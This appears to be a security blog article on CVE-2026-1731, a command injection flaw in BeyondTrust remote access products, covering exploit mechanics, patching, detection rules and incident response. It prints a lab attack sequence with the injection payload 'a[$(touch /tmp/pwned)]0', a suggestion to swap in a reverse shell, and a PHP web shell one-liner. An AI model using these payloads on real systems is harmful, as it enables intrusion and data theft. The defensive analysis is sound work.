
Listen to this Post
Introduction

A recently disclosed critical vulnerability in BeyondTrust Remote Support (RS) and Privileged Remote Access (PRA) products is under active exploitation, allowing unauthenticated attackers to execute arbitrary operating system commands with zero user interaction. Tracked as CVE-2026-1731 with a CVSS score of 9.9, the flaw resides in a seemingly innocuous Bash arithmetic evaluation within a WebSocket endpoint, enabling threat actors to deploy web shells, backdoors like VShell and SparkRAT, and exfiltrate sensitive data from some of the world’s largest enterprises . This article dissects the technical mechanics of the exploit, provides step‑by‑step detection and mitigation guidance across Linux and Windows environments, and analyzes the post‑exploitation playbook observed in the wild.
Learning Objectives
- Understand the underlying mechanism of Bash arithmetic evaluation leading to OS command injection (CWE-78).
- Learn to identify vulnerable BeyondTrust versions and detect exploitation attempts using network and host‑based indicators.
- Master step‑by‑step patching procedures for self‑hosted deployments and cloud environments.
- Acquire hands‑on skills to simulate the attack in a lab for defensive research.
- Develop incident response techniques to contain and eradicate backdoors like SparkRAT and VShell.
- Anatomy of the Exploit: How `$(( … ))` Became an Attacker’s Best Friend
The vulnerability stems from a shell script namedthin-scc-wrapper, which is reachable through the `/nw` WebSocket URI – an endpoint designed for client‑appliance protocol negotiation . During the handshake, the script processes a `remoteVersion` parameter from incoming WebSocket messages. It then inserts this user‑supplied value into a Bash arithmetic comparison (e.g.,if (( $remoteVersion < 25 )); then ...).
In Bash, arithmetic contexts enclosed in `$(( … ))` or `(( … ))` do more than just evaluate numbers. They also evaluate command substitutions. If an attacker supplies a value like a[$(id)], the shell first executes `id` inside the substitution and then attempts to treat its output as part of the arithmetic expression . This means any command can be injected and executed with the privileges of the `site user` – the service account running the BeyondTrust appliance.
Step‑by‑Step Attack Simulation (Educational/Lab Use Only):
- Reconnaissance: Obtain the required `x-ns-company` identifier by sending a simple GET request:
curl -k https://target.beyondtrust.local/get_portal_info
Extract the `x-ns-company` value from the response headers.
- Establish WebSocket Connection: Use a tool like `websocat` to connect to the vulnerable endpoint:
websocat -v wss://target.beyondtrust.local/nw
-
Craft Malicious Payload: Send a WebSocket message with a newline‑delimited structure that includes the poisoned
remoteVersion. The classic proof‑of‑concept format is:a[$(touch /tmp/pwned)]0
The `touch /tmp/pwned` command can be replaced with any arbitrary OS command, such as a reverse shell or a web shell downloader .
-
Verification: If successful, the command executes on the appliance. In a Linux environment, checking for the created file confirms the injection:
ls -la /tmp/pwned
Why Traditional Defenses Fail: Web Application Firewalls (WAFs) often do not inspect WebSocket frame content deeply, and the payload is embedded within a numeric parameter, evading signature‑based detection . The injection occurs at the OS level, completely bypassing application‑layer access controls.
2. Patching and Mitigation: Securing Your BeyondTrust Appliances
BeyondTrust released patches on February 2, 2026, for cloud customers, and published advisory BT26-02 on February 6, 2026, for self‑hosted deployments . Organisations running on‑premises instances must act immediately, as approximately 8,500 internet‑facing systems remain vulnerable .
Affected Versions:
- Remote Support (RS): 25.3.1 and all prior versions.
- Privileged Remote Access (PRA): 24.3.4 and all prior versions .
Fixed Versions:
- Remote Support: 25.3.2 or later (Patch BT26-02-RS).
- Privileged Remote Access: 25.1.1 or later (Patch BT26-02-PRA) .
Step‑by‑Step Patching Procedure for Self‑Hosted Deployments:
- Inventory Your Systems: Identify all BeyondTrust appliances and their versions.
For Linux-based appliances, check version from the command line
sudo /usr/local/beyondtrust/bin/version
- Download the Patch: Access the BeyondTrust support portal and download the appropriate patch for your version.
- Take a Snapshot/Backup: Before applying any patch, create a full system backup or VM snapshot to enable rollback if necessary.
4. Apply the Patch:
 Example for a Linux appliance
sudo ./BT26-02-RS-Installer.bin --mode silent
5. Verify the Update:
sudo /usr/local/beyondtrust/bin/version
 Confirm the version is now 25.3.2 or later
6. Restrict Network Access Temporarily: If immediate patching is impossible, place the appliance behind a firewall that permits connections only from trusted IP ranges. Disable the `/nw` WebSocket endpoint if it is not business‑critical .
Cloud Customers: No action is required, but verify that your instances are running the latest version by checking the BeyondTrust admin console.
- Post‑Exploitation Playbook: From Initial Access to Domain Dominance
Active exploitation campaigns have demonstrated a consistent and sophisticated post‑exploitation chain. Once initial access is gained via CVE-2026-1731, attackers move quickly to establish persistence, escalate privileges, and move laterally .
Observed Tools and Techniques:
- Web Shells: Attackers deploy simple yet effective PHP web shells. One observed payload writes a file named `aws.php` containing:
<?php eval($_POST['cmd']); ?>
This allows for continued remote command execution via HTTP POST requests .
- Backdoors:
- VShell: A Linux backdoor known for fileless memory execution, making it extremely difficult to detect with traditional file‑scanning antivirus .
- SparkRAT: An open‑source, Go‑based remote access trojan that provides full control over the compromised host, including file transfer, shell access, and screen capture .
- Privilege Escalation and Lateral Movement:
- Windows Environments: Attackers use tools like `AdsiSearcher` to enumerate Active Directory, then deploy renamed `SimpleHelp` RMM binaries (saved to
C:\ProgramData\) as persistent backdoors. Lateral movement is achieved via `PSExec` and `Impacket` . - Linux Environments: Attackers add SSH keys to authorized_keys files and install cron‑based persistence.
Detection Commands (Linux):
 Check for unauthorized processes
ps aux | grep -E "vshelld|sparkrat"

Look for suspicious files in web directories
find /var/www -name ".php" -exec grep -l "eval(" {} \;

Examine active network connections for unusual outbound traffic
netstat -tunap | grep ESTABLISHED

Check for modified system binaries or new services
sudo systemctl list-units --type=service --all | grep -E "vshelld|sparkrat"
Detection Commands (Windows PowerShell):
 List all running processes and check for known malware names
Get-Process | Where-Object { $_.ProcessName -match "vshell|sparkrat|simplehelp" }

Search for recently created files in ProgramData
Get-ChildItem -Path C:\ProgramData\ -Recurse -File | Where-Object { $_.CreationTime -gt (Get-Date).AddDays(-7) }

Check for new user accounts in the Administrators group
Get-LocalGroupMember -Group "Administrators"
- Analyzing the Root Cause: CWE-78 and the Danger of Bash Arithmetic
CVE-2026-1731 is a textbook example of CWE-78: Improper Neutralization of Special Elements used in an OS Command . However, the injection vector – Bash arithmetic evaluation – is often overlooked by developers. The Bash manual states that within$(( ... )), variable expansions are performed, and command substitutions in the form `$(…)` are executed. This means any unsanitized input flowing into an arithmetic comparison can lead to RCE.
Vulnerable Code Pattern (Hypothetical Reconstruction):
!/bin/bash
 thin-scc-wrapper snippet
remoteVersion=$1
if (( $remoteVersion < 25 )); then
echo "Version too old"
exit 1
fi
If `$remoteVersion` is set to a[$(id)], the shell expands it to (( a[$(id)] < 25 )), executes id, and then tries to use its output as an array index – but the command has already run.
Secure Coding Practices:
- Validate Input: Ensure the `remoteVersion` matches a strict pattern (e.g., only digits and dots) before using it in any shell context.
- Use Safer Comparisons: In Bash, perform numeric comparisons using `[[ $remoteVersion -lt 25 ]]` instead of arithmetic evaluation. The `-lt` operator does not evaluate command substitutions.
- Avoid Dynamic Shell Code: Never embed user input directly into shell scripts. Use APIs or compiled programs to handle untrusted data.
Example of Safe Implementation:
!/bin/bash
 Safe version check
if [[ $1 =~ ^[0-9]+(.[0-9]+)$ ]]; then
if (( $(echo "$1 < 25" | bc -l) )); then
echo "Version too old"
fi
else
echo "Invalid version format"
exit 1
fi
5. Network‑Level Hunting: Identifying Malicious WebSocket Traffic
Because the exploitation occurs over WebSocket, traditional HTTP logs may not capture the attack. Security teams must analyse WebSocket frame data and connection patterns.
Key Indicators of Compromise (Network):
- Unusual WebSocket connections to the `/nw` endpoint from unexpected source IPs.
- WebSocket messages containing shell metacharacters like
$(,`, or;. - Large outbound data transfers from the BeyondTrust appliance following a WebSocket session.
Capturing WebSocket Traffic with tcpdump:
sudo tcpdump -i eth0 -A -s 0 port 443 and host target.beyondtrust.local
Analysing WebSocket Frames with Wireshark:
- Filter for `websocket` to isolate WebSocket traffic.
- Examine the “Payload” field of each frame for command injection patterns.
- Use the display filter: `websocket.payload contains “$(” or websocket.payload contains “;”`
Suricata/Snort Rule Example:
alert tcp any any -> any 443 (msg:"CVE-2026-1731 WebSocket Command Injection"; flow:to_server,established; content:"/nw"; content:"$("; within:100; classtype:attempted-admin; sid:1000001; rev:1;)
6. Incident Response: Eradicating Backdoors and Restoring Trust
If compromise is suspected, follow this structured incident response plan:
- Isolate the Affected Appliance: Immediately disconnect the BeyondTrust server from the network to prevent further lateral movement.
- Preserve Evidence: Capture memory and disk images for forensic analysis.
Linux memory capture (use LiME or fmem)
sudo dd if=/dev/mem of=/mnt/evidence/mem.dump bs=1M
- Identify the Initial Access Vector: Review BeyondTrust logs (located in
/var/log/beyondtrust/) for unusual WebSocket connections around the time of compromise.
4. Scan for Malware:
- Use `clamav` or commercial EDR tools to scan for known signatures of VShell and SparkRAT.
- Search for files with suspicious names or recent modification times.
sudo find / -type f -name ".rat" -o -name "vshelld" -o -name "aws.php" 2>/dev/null
5. Remove Persistence Mechanisms:
- Delete unauthorized SSH keys from
~/.ssh/authorized_keys. - Remove malicious cron jobs (
crontab -l,sudo crontab -l). - In Windows, delete scheduled tasks and services associated with the malware.
- Patch and Rebuild: Apply the latest BeyondTrust patches. In severe cases, rebuild the appliance from a known good backup and restore data carefully.
- Rotate All Credentials: All passwords, API keys, and session tokens that passed through the compromised appliance must be considered compromised and rotated immediately .
-
Broader Implications: The Convergence of AI‑Assisted Discovery and Rapid Exploitation
The discovery of CVE-2026-1731 itself highlights a new trend in vulnerability research. Researchers Harsh Jaiswal and the Hacktron AI team used AI‑enabled variant analysis – searching for the same class of arithmetic evaluation bugs across multiple codebases – to find this flaw just one day after a similar vulnerability (CVE-2026-1281) was disclosed in Ivanti EPMM . This demonstrates that AI is accelerating both defensive discovery and offensive weaponisation.
The Speed of Exploitation:
- February 2: BeyondTrust patches SaaS instances.
- February 6: Public advisory released.
- February 10: Rapid7 reverse‑engineers the patch and publishes a PoC; first exploitation attempts observed .
- February 13: CISA adds CVE-2026-1731 to its Known Exploited Vulnerabilities (KEV) catalog .
This timeline underscores the critical importance of immediate patching. Organisations that delay face near‑certain scanning and potential compromise.
What Undercode Say
- The Crown Jewel Risk: BeyondTrust appliances are not just remote support tools; they are vaults containing credentials to an organisation’s most sensitive systems. Compromising one is equivalent to stealing the master key . Security teams must treat these assets with the highest level of protection, segmenting them from general user networks and applying strict access controls.
-
The New Normal in Vulnerability Disclosure: The combination of AI‑assisted variant analysis and rapid PoC development means the window between patch release and active exploitation has shrunk to mere hours. The days of “patch within 30 days” are over. Organisations must adopt automated patch management and real‑time threat intelligence to survive .
-
Defence in Depth Is Non‑Negotiable: Even with patches applied, organisations should assume that similar vulnerabilities will emerge. Implementing robust WebSocket inspection, application allow‑listing, and principle of least privilege on all service accounts can contain the blast radius of future zero‑days. The observed post‑exploitation playbook – deploying SimpleHelp, SparkRAT, and VShell – highlights the need for continuous endpoint monitoring and behaviour‑based detection .
Prediction
The exploitation of CVE-2026-1731 will likely intensify over the coming weeks as more threat actors automate scanning for vulnerable instances. Given that 8,500 on‑premises systems remain exposed, we predict at least two major breaches will be publicly disclosed within the next 30 days, affecting organisations in healthcare and financial services – sectors that heavily rely on remote support tools . Furthermore, the success of AI‑assisted variant analysis means that researchers and attackers will increasingly target enterprise remote access software, expecting to find similar arithmetic injection flaws. The next 12 months will see a surge in disclosures of command injection vulnerabilities in Bash‑based scripts across a wide range of network appliances. Organisations must proactively audit their own custom scripts for unsafe use of arithmetic evaluation, or risk being the next headline.
References
- Security Affairs – BeyondTrust fixes critical pre‑auth bug allowing remote code execution
- Orca Security – Critical CVE-2026-1731 Vulnerability in BeyondTrust
- ACA Group – BeyondTrust Patches Critical RCE Vulnerability CVE‑2026‑1731
- HEAL Security – Hackers Actively Exploiting BeyondTrust Vulnerability to Deploy VShell and SparkRAT
- BleepingComputer – BeyondTrust warns of critical RCE flaw in remote support software
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Arthurdealba Beyondtrust – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


